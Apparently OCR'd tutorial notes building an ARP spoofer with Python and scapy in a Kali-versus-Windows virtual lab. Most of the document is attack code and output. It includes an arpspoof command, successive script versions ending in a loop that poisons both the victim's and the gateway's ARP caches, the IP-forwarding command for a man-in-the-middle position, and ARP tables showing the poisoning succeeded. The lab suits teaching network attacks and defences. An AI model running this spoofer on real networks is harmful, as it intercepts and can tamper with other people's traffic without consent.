Writing an ARP SPOOFER

Command:

```
arpspoof -i interface -t targetip destip
```

For port forwarding:

```
 echo 1 > /proc/sys/net/ipv4/ip_forward
```

Creating an ARP Response

```
#!/usr/bin/env python

import scapy.all as scapy

packet = scapy.ARP(op=2,pdst="192.168.10.143",hwdst="00:0c:29:e1:b7:70",pscr="192.168.10.1")
```


Sending ARP response

#!/usr/bin/env python

import scapy.all as scapy

packet = scapy.ARP(op=2, pdst="192.168.10.143",hwdst="00:0c:29:e1:b7:70",psrc="192.168.10.2")


scapy.send(packet)



arp_spoof
Version control
Project
arp_spoof ~/PycharmProjects/arp_spoof
Current File
arp_spoof.py
root@kali: ~/PycharmProjects/arp_spoof
root@kali: /opt/pycharm-com...
root@kali: ~/PycharmProjects/...
root@kali: ~/PycharmProjects/...
root@kali: ~/PycharmProjects/arp_spoof 79x22
arp_spoof > arp_spoof.py
6:19 LF UTF-8 4 spaces Python 3.12 (arp_spoof)

```
#!/usr/bin/env python

import scapy.all as scapy

packet = scapy.ARP(op=2, pdst="192.168.10.143",hwdst="00:0c:29:e1:b7:70",psrc="192.168.10.2")
scapy.send(packet)
```


```
Hello  arp_spoof  hello  mac_changer  network_scanner
root@kali:~/PycharmProjects# cd arp_spoof/
root@kali:~/PycharmProjects/arp_spoof# ls
arp_spoof.py
root@kali:~/PycharmProjects/arp_spoof# python arp_spoof.py
###[ ARP ]###
  hwtype    = Ethernet (10Mb)
  ptype     = IPv4
  hwlen     = None
  plen      = None
  op        = is-at
  hwsrc     = 00:0c:29:39:3b:59
  psrc      = 192.168.10.2
  hwdst     = 00:0c:29:e1:b7:70
  pdst      = 192.168.10.143

None
ARP is at 00:0c:29:39:3b:59 says 192.168.10.2
root@kali:~/PycharmProjects/arp_spoof# python arp_spoof.py
.
Sent 1 packets.
root@kali:~/PycharmProjects/arp_spoof# 
```



arp_spoof
Version control
Project
arp_spoof ~/PycharmProjects/arp_spoof
Current File
arp_spoof.py
root@kali: ~/PycharmProjects/network_scanner
root@kali: /opt/pycharm-com...
root@kali: ~/PycharmProjects/...
root@kali: ~/PycharmProjects/...
root@kali: ~/PycharmProjects/network_scanner 79x22
arp_spoof > arp_spoof.py
6:19 LF UTF-8 4 spaces Python 3.12 (arp_spoof)

```
0.0.0.0         192.168.10.2    0.0.0.0         UG    100    0        0 eth0
192.168.10.0    0.0.0.0         255.255.255.0   U     100    0        0 eth0
root@kali:~/PycharmProjects/network_scanner# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.10.142  netmask 255.255.255.0  broadcast 192.168.10.255
        inet6 fe80::20c:29ff:fe39:3b59  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:39:3b:59  txqueuelen 1000  (Ethernet)
        RX packets 709  bytes 582015 (568.3 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 637  bytes 76279 (74.4 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 24  bytes 1440 (1.4 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 24  bytes 1440 (1.4 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@kali:~/PycharmProjects/network_scanner# 
```


```python
#!/usr/bin/env python

import scapy.all as scapy

packet = scapy.ARP(op=2, pdst="192.168.10.143",hwdst="00:0c:29:e1:b7:70",psrc="192.168.10.2")
scapy.send(packet)
```



```
   Default Gateway . . . . . . . . . : 192.168.10.2

C:\Users\IEUser>ls
'ls' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\IEUser>clear
'clear' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\IEUser>arp -a

Interface: 192.168.10.143 --- 0x4
  Internet Address      Physical Address      Type
  192.168.10.2          00-50-56-e5-f6-bb     dynamic
  192.168.10.254        00-50-56-f5-ee-ce     dynamic
  192.168.10.255        ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static

C:\Users\IEUser>arp -a

Interface: 192.168.10.143 --- 0x4
  Internet Address      Physical Address      Type
  192.168.10.2          00-0c-29-39-3b-59     dynamic
  192.168.10.142        00-0c-29-39-3b-59     dynamic
  192.168.10.254        00-50-56-f5-ee-ce     dynamic
  192.168.10.255        ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static

C:\Users\IEUser>
```

Extracting MAC Address From Responses

```
#!/usr/bin/env python

import scapy.all as scapy

def get_mac(ip):
    arp_request = scapy.ARP(pdst=ip)
    broadcast = scapy.Ether(dst="ff:ff:ff:ff:ff:ff")
    arp_request_broadcast = broadcast/arp_request
    answered_list = scapy.srp(arp_request_broadcast, timeout=1, verbose=
False)[0]

    return answered_list[0][1].hwsrc

def spoof(target_ip, spoof_ip):
    target_mac = get_mac(target_ip)
    packet = scapy.ARP(op=2, pdst=target_ip,hwdst=target_mac,psrc=spoof_ip)
    scapy.send(packet)

get_mac("192.168.10.2")
```


arp_spoof
Version control
Project
Current File
arp_spoof.py
root@kali: ~/PycharmProjects/arp_spoof
root@kali: /opt/pycharm-com...
root@kali: ~/PycharmProjects/...
root@kali: ~/PycharmProjects/...
root@kali: ~/PycharmProjects/arp_spoof 79x22
arp_spoof > arp_spoof.py
15:61
LF
UTF-8
4 spaces
Python 3.12 (arp_spoof)


```
root@kali:~/PycharmProjects/arp_spoof# ls
arp_spoof.py
root@kali:~/PycharmProjects/arp_spoof# python arp_spoof.py
###[ ARP ]###
  hwtype    = Ethernet (10Mb)
  ptype     = IPv4
  hwlen     = None
  plen      = None
  op        = is-at
  hwsrc     = 00:0c:29:39:3b:59
  psrc      = 192.168.10.2
  hwdst     = 00:0c:29:e1:b7:70
  pdst      = 192.168.10.143

None
ARP is at 00:0c:29:39:3b:59 says 192.168.10.2
root@kali:~/PycharmProjects/arp_spoof# python arp_spoof.py
.
Sent 1 packets.
root@kali:~/PycharmProjects/arp_spoof# python arp_spoof.py
00:50:56:e5:f6:bb
root@kali:~/PycharmProjects/arp_spoof#
```

```python
#!/usr/bin/env python

import scapy.all as scapy

2 usages
def get_mac(ip):
    arp_request = scapy.ARP(pdst=ip)
    broadcast = scapy.Ether(dst="ff:ff:ff:ff:ff:ff")
    arp_request_broadcast = broadcast/arp_request
    answered_list = scapy.srp(arp_request_broadcast, timeout=1, verbose= False)[0]

    return answered_list[0][1].hwsrc

def spoof(target_ip, spoof_ip):
    target_mac = get_mac(target_ip)
    packet = scapy.ARP(op=2, pdst=target_ip,hwdst=target_mac,psrc=spoof_ip)
    scapy.send(packet)

get_mac("192.168.10.2")
```


Introduction to Loops in Python

```
#!/usr/bin/env python

import scapy.all as scapy

def get_mac(ip):
    arp_request = scapy.ARP(pdst=ip)
    broadcast = scapy.Ether(dst="ff:ff:ff:ff:ff:ff")
    arp_request_broadcast = broadcast/arp_request
    answered_list = scapy.srp(arp_request_broadcast, timeout=1, verbose=
False)[0]

    return answered_list[0][1].hwsrc

def spoof(target_ip, spoof_ip):
    target_mac = get_mac(target_ip)
    packet = scapy.ARP(op=2, pdst=target_ip,hwdst=target_mac,psrc=spoof_ip)
    scapy.send(packet)



spoof("192.168.10.143", "192.168.10.2")
spoof("192.168.10.2","192.168.10.143" )
```

Before Running the Program:



Windows 10 - VMware Workstation 17 Player (Non-commercial use only)
Player
Recycle Bin
eula
Command Prompt
Host Name: MSEDGEWIN10
IE Version: 11.1790.17763.0
OS Version: Windows 10
Service Pack: No service pack
Windows 10 Enterprise Evaluation
Windows License valid for 87 days
Build 17763.rs5_release.180914-1434
Type here to search
7:27 PM
7/27/2024
22°C
Haze
Search
ENG
US
10:27 PM
2024-07-27

```
C:\Users\IEUser>arp -a

Interface: 192.168.10.143 --- 0x4
  Internet Address      Physical Address      Type
  192.168.10.2          00-50-56-e5-f6-bb     dynamic
  192.168.10.142        00-0c-29-39-3b-59     dynamic
  192.168.10.254        00-50-56-f5-ee-ce     dynamic
  192.168.10.255        ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static

C:\Users\IEUser>
```


root@kali: ~/PycharmProjects/arp_spoof
root@kali: /opt/pycharm-com...
root@kali: ~/PycharmProjects/...
root@kali: ~/PycharmProjects/...
root@kali: ~/PycharmProjects/arp_spoof 79x22

```
Try: apt install <deb name>
root@kali:~/PycharmProjects/arp_spoof# ofconfig
Command 'ofconfig' not found, did you mean:
  command 'otfconfig' from deb libopen-trace-format-dev
  command 'ifconfig' from deb net-tools
Try: apt install <deb name>
root@kali:~/PycharmProjects/arp_spoof# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.10.142  netmask 255.255.255.0  broadcast 192.168.10.255
        inet6 fe80::20c:29ff:fe39:3b59  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:39:3b:59  txqueuelen 1000  (Ethernet)
        RX packets 7587  bytes 10674972 (10.1 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1720  bytes 129598 (126.5 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 24  bytes 1440 (1.4 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
```

After Running the Program:



```
C:\Users\IEUser>arp -a

Interface: 192.168.10.143 --- 0x4
  Internet Address      Physical Address      Type
  192.168.10.2          00-50-56-e5-f6-bb     dynamic
  192.168.10.142        00-0c-29-39-3b-59     dynamic
  192.168.10.254        00-50-56-f5-ee-ce     dynamic
  192.168.10.255        ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static

C:\Users\IEUser>arp -a

Interface: 192.168.10.143 --- 0x4
  Internet Address      Physical Address      Type
  192.168.10.2          00-0c-29-39-3b-59     dynamic
  192.168.10.142        00-0c-29-39-3b-59     dynamic
  192.168.10.254        00-50-56-f5-ee-ce     dynamic
  192.168.10.255        ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static

C:\Users\IEUser>_
```

Host Name: MSEDGEWIN10
IE Version: 11.1790.17763.0
OS Version: Windows 10
Service Pack: No service pack


Windows 10 Enterprise Evaluation
Windows License valid for 87 days
Build 17763.rs5_release.180914-1434

```
#!/usr/bin/env python


import scapy.all as scapy

import time


def get_mac(ip):

   arp_request = scapy.ARP(pdst=ip)

   broadcast = scapy.Ether(dst="ff:ff:ff:ff:ff:ff")

   arp_request_broadcast = broadcast/arp_request

   answered_list = scapy.srp(arp_request_broadcast, timeout=1, verbose=False)[0]
```

```
    return answered_list[0][1].hwsrc


def spoof(target_ip, spoof_ip):
    target_mac = get_mac(target_ip)
    packet = scapy.ARP(op=2, pdst=target_ip,hwdst=target_mac,psrc=spoof_ip)
    scapy.send(packet)


while True:
    spoof("192.168.10.143", "192.168.10.2")
    spoof("192.168.10.2","192.168.10.143" )
    time.sleep(2)
```

To enable Packet forwarding on Kali:

Use command: **echo 1 > /proc/sys/net/ipv4/ip_forward**

